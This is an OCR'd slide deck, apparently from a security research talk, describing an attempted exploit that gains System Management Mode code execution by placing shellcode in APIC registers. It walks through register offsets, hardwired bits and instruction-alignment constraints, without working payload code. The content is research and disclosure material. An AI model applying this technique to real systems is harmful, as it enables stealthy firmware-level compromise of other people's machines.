


Attack Attempt 2

Attack Attempt 2



Attack Attempt 2



The APIC Payload

- ↳ Goal: gain code execution in SMM
- ↳ Store shell code in APIC registers
- ↳ Execute from APIC

The APIC Payload

- ❖ The Challenge:
 - ❖ Must be 4K aligned
 - ❖ Begin @ exactly SMI entry


The APIC Payload

- ❖ The Challenge:
 - ❖ Must be 4K aligned
 - ❖ Begin @ exactly SMI entry
 - ❖ 4096 bytes available

The APIC Payload

& The Challenge:


- ☒ Must be 4K aligned
 - ☒ Begin @ exactly SMI entry
- ☒ 4096 bytes available
- ☒ These are writeable
- ☒ (And only a few bits each)



The APIC Payload

& The Challenge:

- ☒ Must be 4K aligned
 - ☒ Begin @ exactly SMI entry
- ☒ 4096 bytes available
- ☒ These are writeable
- ☒ (And only a few bits each)
- ☒ And this is an
 - invalid instruction




The APIC Payload

- ❖ The Challenge:
 - ❖ Any fault will reset the system
 - ❖ We have control over 17 bits before that happens.


The APIC Payload

- & The black registers are largely hardwired to 0
- & 00 00
 - ☒ add [bx+si],al
 - ☒ Not useful, but not harmful
 - ☒ Execution moves in groups of 2 over the hardwired registers




The APIC Payload

- Offset 0020:
Local APIC ID
- Insufficient control
- And throws off the
execution stride



The APIC Payload

- Instructions now fetched at odd offset
- Our control changes from the opcode of the instruction (useful) to the modr/m byte (useless)




The APIC Payload

- ❖ Offset 0080:
Task Priority Register
 - ❖ As the modr/m byte, no meaningful effect possible
 - ❖ Configure as a valid instruction and continue


The APIC Payload

- ❖ Offset 00d0:
Logical Destination
- ❖ Control over high byte
 - ❖ Allows realigning
instruction fetches




The APIC Payload

- & Offset 00e0:
Destination Format
- & Insufficient control
- & Configure as non-faulting



The APIC Payload


- Offset 00f0:
 - Spurious Interrupt Vector
- Our last shot
- Bits 0:3 – hardwired to 1
- Bits 4:7 – writeable



The APIC Payload

& 4 bits ...

